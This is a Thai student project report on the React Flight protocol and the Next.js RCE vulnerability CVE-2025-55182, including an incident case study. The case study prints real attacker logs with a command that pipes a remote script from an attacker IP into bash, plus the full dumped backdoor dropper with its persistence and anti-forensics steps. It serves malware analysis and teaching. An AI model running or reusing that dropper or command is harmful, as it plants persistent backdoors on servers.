KING MONGKUT'S INSTITUTE OF TECHNOLOGY LADKRABANG
FACULTY OF INFORMATION TECHNOLOGY

ทำความเข้าใจ React Flight Protocol และช่องโหว่ RCE ใน Next.js

(UNDERSTANDING REACT FLIGHT PROTOCOL AND RCE IN NEXT.JS)

คู่มือการเรียนรู้แบบ Step-by-Step พร้อม Playground จริงที่ ctf.it.kmitl.ac.th
รายงานโปรเจกต์เสนอต่อ

ผศ.ดร. สุเมธ ประภาวัต
เพื่อเป็นส่วนหนึ่งของวิชา 06016405 CYBERSECURITY FUNDAMENTALS

โดย

67070067 นายธนพัฒน์ แช่มเทศ

คณะเทคโนโลยีสารสนเทศ
สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง
มกราคม 2569

© 2026 by 67070067 Tanapat Chamted

สารบัญ

บทคัดย่อ vi

1 บทนำ (INTRODUCTION) 1

1.1 ที่มาและความสำคัญ 1

1.2 วัตถุประสงค์ 1

1.3 ขอบเขตของเอกสาร 2

2 กรณีศึกษา (CASE STUDY) 3

2.1 สถานการณ์ (Scenario) 3

2.2 การวิเคราะห์พฤติกรรมมัลแวร์ (Malware Analysis) 4

2.3 การวิเคราะห์โค้ด (Code Analysis) 6

2.3.1 การปลอมแปลงตัวตนและตรวจสอบระบบ 6

2.3.2 กลไกการคงอยู่ในระบบและการปกปิดร่องรอย 6

3 ทำความเข้าใจ React Flight Protocol 7

3.1 React Server Components (RSC) คืออะไร 7

3.1.1 วิวัฒนาการของการ Render ใน React 7

3.1.2 Server Component vs Client Component 8

3.2 React Flight Protocol คืออะไร 9

3.3 Wire Format ของ Flight — รูปแบบข้อมูลเชิงลึก 9

3.3.1 โครงสร้างพื้นฐาน 9

3.3.2 ประเภทของ Chunk 10

3.3.3 ตัวอย่าง Flight Response จริง 11

3.4 ระบบ Reference ($ Prefix) — หัวใจของ Flight 12

3.5 Server Actions และช่องทางการส่ง Payload 12

3.6 กระบวนการ Deserialization เชิงลึก 13

4 วิเคราะห์ช่องโหว่ทีละขั้นตอน (STEP-BY-STEP) 14

4.1 ภาพรวมของช่องโหว่ CVE-2025-55182 14
4.2 ขั้นที่ 1 — ทำความเข้าใจ Attack Surface 14
4.3 ขั้นที่ 2 — Gadget แรก: Thenable Object (Prototype Pollution) 15
4.4 ขั้นที่ 3 — Gadget ที่สอง: Constructor Chain (Function Factory) 15
4.5 ขั้นที่ 4 — Code Injection ผ่าน _prefix 16
4.6 ขั้นที่ 5 — Payload สมบูรณ์และโครงสร้าง HTTP Request 17
4.6.1 อธิบาย Field สำคัญ 18
4.7 ขั้นที่ 6 — ส่ง Exploit และถอดรหัสผลลัพธ์ 18
4.7.1 การส่ง Exploit ด้วย cURL 18
4.7.2 Response ที่ได้รับเมื่อสำเร็จ 19
4.7.3 การถอดรหัสผลลัพธ์ 19
4.7.4 สรุป Exploit Chain ทั้งหมด 19

5 Playground บน ctf.it.kmitl.ac.th 20
5.1 ภาพรวมของ Playground 20
5.2 LAB-RCE-ATTACK 20
5.2.1 ภาพรวมของ Lab 20
5.2.2 ขั้นตอนที่ 1 — รัน Lab บนเครื่องตัวเอง (Local) 21
5.2.3 ขั้นตอนที่ 2 — ตรวจสอบ RSC Fingerprint 21
5.2.4 ขั้นตอนที่ 3 — ส่ง Exploit 22
5.2.5 ขั้นตอนที่ 4 — ถอดรหัส Flag 22
5.2.6 ขั้นตอนที่ 5 — สำรวจระบบเพิ่มเติม 23
5.3 LAB-RCE-DEFENSE 24
5.3.1 ภาพรวมของ Lab 24
5.3.2 ขั้นตอนที่ 1 — รัน Lab บนเครื่องตัวเอง (Local) 24
5.3.3 ขั้นตอนที่ 2 — เข้าสู่ระบบผ่าน SSH 25
5.3.4 ขั้นตอนที่ 3 — ตรวจสอบสถานะเริ่มต้น 25
5.3.5 ขั้นตอนที่ 4 — อัปเกรด Next.js เพื่อแก้ไขช่องโหว่ 25
5.3.6 ขั้นตอนที่ 5 — รีสตาร์ท Dev Server 26
5.3.7 ขั้นตอนที่ 6 — ยืนยันการแก้ไขและรับ Flag 26

6 การป้องกันและแนวทางปฏิบัติที่ดี (DEFENSE) 27
6.1 ทำไมการอัปเกรดจึงแก้ไขช่องโหว่ได้ 27
6.2 แนวทางปฏิบัติที่ดีสำหรับนักพัฒนา 28

7 สรุปผล (CONCLUSION) 29

7.1 สิ่งที่เราได้เรียนรู้ 29
7.2 บทเรียนหลัก 29

เอกสารอ้างอิง (REFERENCES) 31

สารบัญรูป

2.1 การตรวจสอบความผิดปกติของ CPU/RAM ผ่านคำสั่ง htop 3
2.2 Logs ที่แสดงร่องรอยการโจมตีใน Docker 4
2.3 การตรวจสอบ Server Action ที่ถูกโจมตี 4
2.4 Container ที่มี Debug ของ Server Script ออกมา 5
2.5 dump โค้ดจาก url ที่หลุดออกมาจาก http://194.38.11.3:1790/b.sh 5

4.1 ขั้นตอนการโจมตี React2Shell (Exploit Chain) 19

สารบัญตาราง

3.1 เปรียบเทียบรูปแบบการ Render ใน Next.js 7
3.2 ประเภทของ Chunk ใน React Flight Wire Format 10
3.3 รูปแบบ Reference String ใน Flight Protocol 12

4.1 ข้อมูลสรุปของช่องโหว่ CVE-2025-55182 14

5.1 ภาพรวมของ Labs ทั้งสองใน Playground 20
5.2 ข้อมูลสำหรับเข้าถึง LAB-RCE-DEFENSE 24

บทคัดย่อ

ทำความเข้าใจ React Flight Protocol และช่องโหว่ RCE ใน Next.js:
คู่มือการเรียนรู้แบบ Step-by-Step

เอกสารนี้เป็นคู่มือที่อธิบายการทำงานของ **React Flight Protocol** ซึ่งเป็นโปรโตคอลหลักที่ Next.js ใช้ในการรับส่งข้อมูลระหว่าง Server และ Client ผ่านระบบ React Server Components (RSC) โดยครอบคลุม-ตั้งแต่พื้นฐานทฤษฎีของ RSC, รูปแบบข้อมูล (Wire Format) ของ Flight, กลไกการ Serialize และ Deserialize จนถึงการวิเคราะห์ช่องโหว่ระดับวิกฤต CVE-2025-55182 (React2Shell) แบบ Step-by-Step

การวิเคราะห์นี้แสดงให้เห็นว่า Flight Deserializer ใน Next.js เวอร์ชัน 15.0.4 และก่อนหน้าขาด-การตรวจสอบ Reference String ที่รัดกุม ทำให้ผู้โจมตีสามารถใช้เทคนิค **Prototype Pollution** ร่วมกับ **Constructor Chain** เพื่อฉีดโค้ด JavaScript เข้าสู่กระบวนการ Deserialization และบรรลุ Remote Code Execution (RCE) ได้โดยไม่ต้องผ่านการยืนยันตัวตนใดๆ

นอกจากการอธิบายเชิงทฤษฎีแล้ว เอกสารนี้ยังแนะนำ **Playground** บน ctf.it.kmitl.ac.th ซึ่งประ-กอบด้วยห้องทดลอง 2 ชุด ได้แก่ **LAB-RCE-ATTACK** สำหรับฝึกโจมตีในสภาพแวดล้อมจำลองที่ปลอดภัย และ **LAB-RCE-DEFENSE** สำหรับฝึกการรับมือและแก้ไขช่องโหว่ในฐานะ System Administrator โดย Labs ทั้งสอง-นี้ถูก Build จาก Dockerfile ที่จัดเตรียมไว้ใน Repository ของโปรเจกต์นี้

บทที่ 1

บทนำ (INTRODUCTION)

1.1 ที่มาและความสำคัญ

Next.js ได้กลายเป็น Framework ที่ได้รับความนิยมสูงสุดในการพัฒนาเว็บแอปพลิเคชันสมัยใหม่ด้วย React เนื่องจากรองรับทั้ง Server-side Rendering (SSR), Static Site Generation (SSG) และ React Server Components (RSC) อย่างครบครัน อย่างไรก็ตาม ฟีเจอร์ใหม่ที่ทรงพลังมักมาพร้อมกับความซับซ้อนที่เพิ่มขึ้น และ RSC ก็ไม่ต่างกัน

React Flight Protocol คือโปรโตคอลที่อยู่เบื้องหลังระบบ RSC ทั้งหมด มีหน้าที่ serialize Component Tree บน Server และ stream ข้อมูลไปยัง Client เพื่อ deserialize เป็น React elements ในรูปแบบที่ไม่ใช่ HTML ล้วน แต่เป็น format พิเศษที่รองรับ lazy loading, async components และ client component references

ในเดือนธันวาคม 2568 มีการค้นพบช่องโหว่ CVE-2025-55182 (React2Shell) ซึ่งอาศัยความบกพร่องใน Flight Deserializer ของ Next.js เวอร์ชัน 15.0.4 ทำให้ผู้โจมตีสามารถรันคำสั่งบน Server ได้จากระยะไกล (Remote Code Execution: RCE) การทำความเข้าใจว่าโปรโตคอลนี้ทำงานอย่างไรจึงเป็นเรื่องสำคัญอย่างยิ่งสำหรับนักพัฒนาและนักความปลอดภัย

1.2 วัตถุประสงค์

1. เพื่อให้ผู้เรียนเข้าใจสถาปัตยกรรมของ React Server Components และกลไกการทำงานของ React Flight Protocol อย่างลึกซึ้ง
2. เพื่อวิเคราะห์ช่องโหว่ CVE-2025-55182 แบบ Step-by-Step ตั้งแต่ทฤษฎีจนถึงการสร้าง Exploit Payload
3. เพื่อให้ผู้เรียนได้ฝึกปฏิบัติจริงผ่าน Playground ที่ ctf.it.kmitl.ac.th ในสภาพแวดล้อมที่ปลอดภัย
4. เพื่อเสนอแนวทางการป้องกัน (Remediation) ที่ถูกต้องและอธิบายเหตุผลเบื้องหลัง

1.3 ขอบเขตของเอกสาร

เอกสารนี้เน้นที่ช่องโหว่ใน Next.js เวอร์ชัน 15.0.x ที่ใช้ RSC/App Router โดยเฉพาะ ไม่ครอบคลุมช่องโหว่ใน Pages Router หรือ React เวอร์ชันก่อน 18 การทดสอบทั้งหมดในเอกสารนี้ถูกดำเนินการในสภาพแวดล้อมจำลองที่แยกส่วนจากระบบจริง เพื่อความปลอดภัยและจริยธรรม


บทที่ 2

กรณีศึกษา (CASE STUDY)

2.1 สถานการณ์ (Scenario)


ก่อนที่จะเริ่มทำโปรเจกต์นี้ ผู้จัดทำได้รับประสบการณ์ตรงจากการโดนโจมตี ซึ่งเหตุการณ์เกิดขึ้นเมื่อช่วงเดือนธันวาคมที่ผ่านมา เป็นช่วงเวลาที่เกิดช่องโหว่ CVE-2025-66478 โดยเห็นข่าวมาจากโซเชียลมีเดียมากมาย แต่ในขณะนั้นมีความประมาทว่าแอปพลิเคชันที่ Deploy ใช้เองคงไม่เป็นไร

การ Deployment ในครั้งนั้นผู้จัดทำใช้ Container เป็นหลัก แต่เนื่องจากในวันเกิดเหตุมีรุ่นน้องมาขอให้ช่วย Deploy งานอย่างเร่งด่วน จึงไม่ได้ใช้งานผ่าน Container แต่ใช้ **tmux** เพื่อเปิด screen ในการ Deploy โดยตรง ผลที่ตามมาคือผู้ให้บริการ (Provider) แจ้งเตือนว่าเซิร์ฟเวอร์มีการใช้งาน RAM และ CPU สูงถึง 100% เป็นเวลานาน เมื่อเข้าไปตรวจสอบด้วยคำสั่ง htop จึงพบความผิดปกติดังรูป:




รูปที่ 2.1: การตรวจสอบความผิดปกติของ CPU/RAM ผ่านคำสั่ง htop

เมื่อพบปัญหาดังกล่าวได้พยายามใช้คำสั่ง kill เพื่อยุติกระบวนการ แต่โปรเซสสามารถ spawn ตัวเองขึ้นมาใหม่ได้เรื่อย ๆ จึงตัดสินใจ Down VM ทิ้ง แต่เมื่อเปิดขึ้นมาใหม่มัลแวร์ก็ยังทำงานอยู่ ผู้จัดทำจึงตัดสินใจวิเคราะห์ Logs ใน Docker และพบร่องรอยการโจมตีดังนี้:



รูปที่ 2.2: Logs ที่แสดงร่องรอยการโจมตีใน Docker

จากการตรวจสอบเพิ่มเติม พบว่าผู้โจมตีใช้ประโยชน์จาก **Server Action** ในการรันคำสั่ง และพบสคริปต์ที่เป็นต้นทางของการโจมตี:



รูปที่ 2.3: การตรวจสอบ Server Action ที่ถูกโจมตี

2.2 การวิเคราะห์พฤติกรรมมัลแวร์ (Malware Analysis)

จากการตรวจสอบ URL และ Dump Code ออกมา พบว่าสคริปต์นี้ถูกออกแบบมาเพื่อเป็น Backdoor โดยมีพฤติกรรมหลักดังนี้:

- **การอำพรางตัว (Masquerading):** ใช้ชื่อ sshd และสร้าง Service ชื่อ system-sshd ไว้ใน /etc เพื่อให้ดูเหมือน OpenSSH ของระบบจริง
- **การตรวจสอบสภาพแวดล้อม:** มีฟังก์ชัน detect_arch() เพื่อตรวจสถาปัตยกรรมเครื่อง

```
[Error: Failed to find Server Action "non_existent_action_id". This request might be from an older or newer deployment. Original error: Cannot read properti
s of undefined (reading 'workers')
Read more: https://nextjs.org/docs/messages/failed-to-find-server-action]
/bin/sh: curl: not found
/bin/sh: bash: not found
/bin/sh: H4sIAAAAAAAAAwMAAAAAAAAAAAA=: not found
× [Error: Command failed: $(curl -sfL http://194.38.11.3:1790/b.sh | bash | gzip -n | base64 -w0)
/bin/sh: curl: not found
/bin/sh: bash: not found
/bin/sh: H4sIAAAAAAAAAwMAAAAAAAAAAAA=: not found
{
  status: 127,
  signal: null,
  output: [Array],
  pid: 93857,
  stdout: <Buffer >,
  stderr: <Buffer 2f 62 69 6e 2f 73 68 3a 20 63 75 72 6c 3a 20 6e 6f 74 20 66 6f 75 6e 64 0a 2f 62 69 6e 2f 73 68 3a 20 62 61 73 68 3a 20 6e 6f 74 20 66 6f
6e 64 0a ... 49 more bytes>,
  digest: '1947928468'
}

/bin/sh: /bin/bash: not found
× [Error: Command failed: echo IyEvYmlulL2Jhc2qKZnVuY3RpbZ4qX19jdXJsKCkqewoqIHJlYWQqLXIqcHJvdG8gc2VydmVyIHBhdGgqPDw8IiQocHJpbnRmICclcycqIiR7MS8vLy8qfSIpIgoq
```

รูปที่ 2.4: Container ที่มี Debug ของ Server Script ออกมา

```bash
#!/bin/bash
SELF="$(cd "$(dirname "$0")" && pwd)/$(basename "$0")"
INSTALL_DIR="/etc"
PROGRAM_NAME="sshd"
DOWNLOAD_URL_64="http://194.38.11.3:1790/sshd64"
DOWNLOAD_URL_32="http://194.38.11.3:1790/sshd32"
CUSTOM_TIMESTAMP="202301151030.00"
SERVICE_NAME="system-sshd"
detect_arch() { case "$(uname -m)" in x86_64|amd64|aarch64|ppc64*|s390x) echo "64" ;; *) [ "$(getconf LONG_BIT 2>/dev/null)" = "64" ] && echo "64" || echo "32" ;; esac; }
set_ts() { [ -e "$1" ] && touch -t "$CUSTOM_TIMESTAMP" "$1" 2>/dev/null; }
download() { local url="$DOWNLOAD_URL_32"; [ "$1" = "64" ] && url="$DOWNLOAD_URL_64"; local t="${INSTALL_DIR}/${PROGRAM_NAME}"; mkdir -p "$INSTALL_DIR" 2>/dev/null; wget -q --no-check-certificate -O "$t" "$url" 2>/dev/null || curl -sfkL -o "$t
check_autostart() { [ -f "/etc/systemd/system/${SERVICE_NAME}.service" ] && return 0; [ -f "/etc/init.d/${SERVICE_NAME}" ] && return 0; grep -q "${PROGRAM_NAME}" /etc/rc.local 2>/dev/null && return 0; grep -q "${PROGRAM_NAME}" /etc/rc.d/rc.loc
setup_systemd() { command -v systemctl &>/dev/null || return 1; local f="/etc/systemd/system/${SERVICE_NAME}.service"; printf '[Unit]\nDescription=System\nAfter=network.target\n[Service]\nType=simple\nExecStart=%s/%s\nRestart=always\nRestartSe
setup_initd() { local f="/etc/init.d/${SERVICE_NAME}"; printf '#!/bin/bash\nD="%s/%s"\nP="/var/run/%s.pid"\ncase "$1" in start|sohup "$D">/dev/null 2>&1 &;echo $!>"$P";;stop|kill ${cat "$P"} 2>/dev/null;rm -f "$P";;resa\n' "$INSTALL_DIR" "$PROGR
setup_rclocal() { local f="/etc/rc.local"; [ -f /etc/rc.d/rc.local ] && f="/etc/rc.d/rc.local"; { ! -f "$f" ] && printf '#!/bin/bash\nexit 0\n' > "$f"; grep -q "$PROGRAM_NAME" "$f" && return 0; sed -i '/exit 0/i\${INSTALL_DIR}/${PROGRAM_NAME}
setup_cron() { crontab -l 2>/dev/null | grep -q "$PROGRAM_NAME" && return 0; (crontab -l 2>/dev/null; echo "@reboot ${INSTALL_DIR}/${PROGRAM_NAME}") | crontab - 2>/dev/null && return 0; return 1; }
setup_profile() { local f="/etc/profile.d/${SERVICE_NAME}.sh"; printf 'pgrep -x "%s">/dev/null||(%s/%s\n' "$PROGRAM_NAME" "$INSTALL_DIR" "$PROGRAM_NAME" > "$f" && chmod +x "$f" && set_ts "$f" && return 0; return 1; }

[ "$(id -u)" -ne 0 ] && exit 1
bits=$(detect_arch)
pids=$(pgrep -x "$PROGRAM_NAME" 2>/dev/null)
count=0; [ -n "$pids" ] && count=$(echo "$pids" | wc -l)
if [ "$count" -eq 0 ]; then
download "$bits" || { rm -f "$SELF"; exit 1; }
nohup "${INSTALL_DIR}/${PROGRAM_NAME}" >/dev/null 2>&1 &
elif [ "$count" -gt 1 ]; then
echo "$pids" | tail -n +2 | xargs kill -9 2>/dev/null
fi
check_autostart || setup_systemd || setup_initd || setup_rclocal || setup_cron || setup_profile
rm -f "$SELF" /tmp/*.sh 2>/dev/null
) &>/dev/null &
exit 0
```

รูปที่ 2.5: dump โค้ดจาก url ที่หลุดออกมาจาก http://194.38.11.3:1790/b.sh

- **การดาวน์โหลดจาก IP ตรง:** ดาวน์โหลดไฟล์โดยไม่ผ่าน Domain และปิดการตรวจ Certificate
- **การรันแบบซ่อน:** ใช้ nohup และส่ง Output ไปยัง /dev/null
- **การรักษาการคงอยู่ (Persistence):** ฝังตัวผ่าน **systemd**, **cron**, และ **rc.local**
- **การทำความสะอาดร่องรอย:** ปลอมแปลง Timestamp ของไฟล์และลบไฟล์ Installer ทิ้งทันที

2.3 การวิเคราะห์โค้ด (Code Analysis)

จากสคริปต์เชลล์ดังกล่าว พบว่าสคริปต์มีพฤติกรรมที่เข้าข่ายเป็นมัลแวร์ประเภท Backdoor และ Persistence Mechanism โดยมีจุดประสงค์เพื่อฝังตัวในระบบปฏิบัติการอย่างถาวร รายละเอียดการวิเคราะห์มีดังนี้:

2.3.1 การปลอมแปลงตัวตนและตรวจสอบระบบ

สคริปต์กำหนดชื่อโปรแกรมเป็น sshd เพื่อหลอกลวงผู้ดูแลระบบ และมีฟังก์ชันตรวจสอบสถาปัตยกรรม (Architecture Detection) เพื่อเลือกดาวน์โหลดไฟล์ไบนารีที่เหมาะสมกับเป้าหมาย

2.3.2 กลไกการคงอยู่ในระบบและการปกปิดร่องรอย

มัลแวร์ใช้เทคนิค Anti-forensics โดยการปรับเปลี่ยนเวลาแก้ไขไฟล์ (Timestamp) ให้ดูเหมือนเป็นไฟล์ระบบดั้ง-เดิม และติดตั้งตัวเองผ่านหลายช่องทางเพื่อให้ยากต่อการกำจัด

บทที่ 3

ทำความเข้าใจ React Flight Protocol

3.1 React Server Components (RSC) คืออะไร

ก่อนที่จะเข้าใจ Flight Protocol เราต้องเข้าใจก่อนว่า React Server Components คืออะไร และแตกต่างจาก-การ Render แบบเดิมอย่างไร

3.1.1 วิวัฒนาการของการ Render ใน React

React มีวิวัฒนาการในการ Render มาหลายรูปแบบดังตารางที่ 3.1:

ตารางที่ 3.1: เปรียบเทียบรูปแบบการ Render ใน Next.js

รูปแบบ	การทำงาน	ข้อดี/ข้อเสีย
CSR (Client-side Rendering)	ส่ง JS bundle ไปยัง Browser แล้ว render ที่ฝั่ง Client	ตอบสนองเร็ว / SEO ไม่ดี, First Load ช้า
SSR (Server-side Rendering)	Server render HTML แล้วส่งไป, Client “Hydrate” HTML นั้น	SEO ดี / ส่ง HTML+JS ทั้งหมด
RSC (React Server Components)	Component บาง Component รันเฉพาะ Server, ส่งเป็น Component Tree	ลด JS Bundle / ต้องใช้ Flight Protocol

3.1.2 Server Component vs Client Component

ใน Next.js App Router ทุก Component ที่ไม่มีการระบุจะเป็น **Server Component** โดยค่าเริ่มต้น หากต้องการเป็น Client Component ต้องเขียน 'use client' ที่บรรทัดแรก:

```
// app/page.tsx -- Server Component (default)
// รันเฉพาะบน Server, สามารถ query DB ได้โดยตรง
// ไม่มี JavaScript ส่งไปยัง Client สำหรับ component นี้
export default async function Page() {
  const data = await fetch('https://api.example.com/data')
  const json = await data.json()
  return <main>{json.title}</main>
}

// app/components/Counter.tsx -- Client Component
'use client'  // <-- บรรทัดนี้ทำให้เป็น Client Component
import { useState } from 'react'

export default function Counter() {
  const [count, setCount] = useState(0)
  return <button onClick={() => setCount(c => c + 1)}>{count}</button>
}
```

Listing 3.1: ตัวอย่าง Server Component และ Client Component

Server Component สามารถ import Client Component ได้ แต่ไม่สามารถทำกลับกัน ตรงนี้เองที่ Flight Protocol มีบทบาทสำคัญ — มันต้องส่งข้อมูลเกี่ยวกับ Component Tree จาก Server ไปยัง Client รวมถึงบอกว่า Client Component ตัวไหนต้อง hydrate ที่ตำแหน่งใด

3.2 React Flight Protocol คืออะไร

React Flight Protocol (หรือ RSC Wire Format) คือโปรโตคอลที่ React ออกแบบขึ้นเพื่อ:

1. **Serialize** ผลลัพธ์ของ Server Components (Component Tree) เป็น Text Stream
2. **Stream** ข้อมูลนั้นผ่าน HTTP จาก Server ไปยัง Client แบบ Progressive
3. **Deserialize** ที่ฝั่ง Client เพื่อ reconstruct React Element Tree สำหรับการ Hydrate

ชื่อ "Flight" มาจากชื่อภายในของ React team ซึ่งใช้ในชื่อ Package react-server-dom-webpack และ react-server-dom-turbopack Content-Type ที่ใช้คือ text/x-component ซึ่งเป็นสัญญาณที่ใช้ตรวจจับว่าเว็บไซต์-ใช้ RSC หรือไม่

3.3 Wire Format ของ Flight — รูปแบบข้อมูลเชิงลึก

3.3.1 โครงสร้างพื้นฐาน

Flight ส่งข้อมูลเป็น Text Stream โดยแต่ละ "Chunk" อยู่บนบรรทัดใหม่ มีรูปแบบดังนี้:

```
{chunkId}:{typeHint}{content}
```

- **chunkId** — หมายเลข ID ของ Chunk เริ่มจาก 0 ใช้ reference ระหว่าง Chunks
- **typeHint** — ตัวอักษรที่บอกชนิดของ Chunk (ถ้าไม่มี = เป็น JSON)
- **content** — ข้อมูลจริง ซึ่งอาจเป็น JSON, ข้อความ, หรือรูปแบบพิเศษ

3.3.2 ประเภทของ Chunk

ตารางที่ 3.2 สรุปประเภท Chunk ที่พบบ่อยใน Flight Protocol:

ตารางที่ 3.2: ประเภทของ Chunk ใน React Flight Wire Format

Type Hint	ชื่อ	คำอธิบาย
(ไม่มี)	JSON Value	React Element, ข้อมูล, null, string, number
I	Import	Reference ไปยัง Client Component Module
H	Hint	Prefetch/Preload hint สำหรับ Browser
L	Lazy	Lazy-loaded component (โหลดเมื่อจำเป็น)
S	Symbol	React Symbol เช่น Symbol.for('react.element')
T	Text	ข้อความธรรมดา
M	Module	Module metadata
E	Error	ข้อความ Error ที่เกิดบน Server

3.3.3 ตัวอย่าง Flight Response จริง

สมมติว่ามีหน้าเว็บที่มี Server Component ที่ render ข้อความ และ Client Component ชื่อ Counter:

```
# Chunk 1: Import — บอก Client ว่าต้อง load Counter.tsx
1:I["(app-client)/./app/components/Counter.tsx",
    ["app/page","static/chunks/app/page.js"],
    "Counter"]

# Chunk 2: React Element Tree จาก Server Component
# ["$","type",key,props] = React.createElement(type, {key,...props})
2:["$","div",null,{
    "className":"container",
    "children":[
      ["$","h1",null,{"children":"Welcome"}],
      ["$","$L1",null,{"initialCount":0}]
    ]
  }]

# Chunk 0: Root — ห่อด้วย Layout
0:["$","main",null,{"children":"$L2"}]
```

Listing 3.2: ตัวอย่าง Flight Wire Format Response จาก Next.js

สิ่งที่น่าสังเกต:

- **"$L1"** — Lazy reference ไปยัง Chunk 1 (Client Component Counter) ณ ตำแหน่งที่ Client จะ Hydrate
- **"$L2"** — Lazy reference ไปยัง Chunk 2 (Server Component Tree)
- รูปแบบ React Element: `["$","type",key,props]` แทน `React.createElement`

3.4 ระบบ Reference ($ Prefix) — หัวใจของ Flight

Reference System คือสิ่งที่ทำให้ Flight ต่างจาก JSON ธรรมดา และยังเป็นต้นกำเนิดของช่องโหว่ในภายหลัง

ตารางที่ 3.3: รูปแบบ Reference String ใน Flight Protocol

รูปแบบ	ความหมาย	ตัวอย่าง
$n	Synchronous reference ไปยัง Chunk n	"$1"
$Ln	Lazy/Client Component reference	"$L1"
$@n	Async / Promise reference	"$@0"
$Bn	Bound reference	"$B1337"
$n:prop	Property traversal บน Chunk n	"$1:name"
$n:a:b:c	Nested property path traversal	"$1:a:b:c"

ระบบ **Property Path Traversal** ($n:a:b:c) เป็นฟีเจอร์ที่ทรงพลัง — Deserializer จะอ่าน Chunk n แล้วเดิน path a.b.c ลงไปเพื่อดึงค่า ตัวอย่างเช่น "$1:response:headers:content-type" หมายถึง chunks[1].response.headers["content-type"]

จุดสำคัญ: เมื่อ path ที่ traverse ผ่าน __proto__ หรือ constructor Deserializer รุ่น 15.0.4 ไม่-ได้กรองออก — นี่คือประตูสู่ช่องโหว่

3.5 Server Actions และช่องทางการส่ง Payload

Server Actions คือฟีเจอร์ที่ Next.js นำเสนอใน App Router ซึ่งให้ Client Component เรียก Function ฝั่ง Server ได้โดยตรงเหมือนเรียก Function ท้องถิ่น:

```
// app/actions.ts
'use server'

export async function submitForm(formData: FormData) {
  const name = formData.get('name') as string
  return { greeting: `Hello, ${name}!` }
}
```

Listing 3.3: ตัวอย่าง Server Action ใน Next.js

เมื่อ Client เรียก Server Action สิ่งที่เกิดขึ้นเบื้องหลังคือ:

1. Next.js สร้าง HTTP POST Request ไปยัง URL ปัจจุบัน
2. Request มี Header Next-Action: {actionId} เพื่อระบุ Function ที่ต้องการเรียก
3. Arguments ถูก Serialize ด้วย Flight และส่งเป็น multipart/form-data
4. Server รับ Request, ระบุ Action, เรียก **decodeReply()** เพื่อ Deserialize Arguments
5. รันค Function จริง แล้ว Serialize ผลลัพธ์กลับด้วย Flight

ช่องทางการโจมตี: ขั้นตอนที่ 4 — การเรียก decodeReply() — เป็นจุดที่ Input จากภายนอกเข้าสู่ Flight Deserializer โดยตรง และหากเราควบคุมข้อมูลใน multipart/form-data ได้ เราก็ควบคุม Deserialization ได้

3.6 กระบวนการ Deserialization เชิงลึก

เพื่อทำความเข้าใจช่องโหว่ เราต้องรู้ว่า decodeReply() ทำงานอย่างไร:

1. รับ FormData จาก HTTP Request Body
2. แต่ละ Field (เช่น "0", "1") ถูก Parse เป็น Chunk และจัดเก็บใน Map
3. Chunk ที่เป็น JSON Object ถูก Walk ทีละ Property
4. เมื่อพบ Property Value ที่เป็น String ขึ้นต้นด้วย "$" → เรียก resolveReference() เพื่อ Resolve
5. resolveReference() แยกวิเคราะห์ format เช่น "$1:a:b" → ดึง Chunk 1 แล้ว traverse a.b
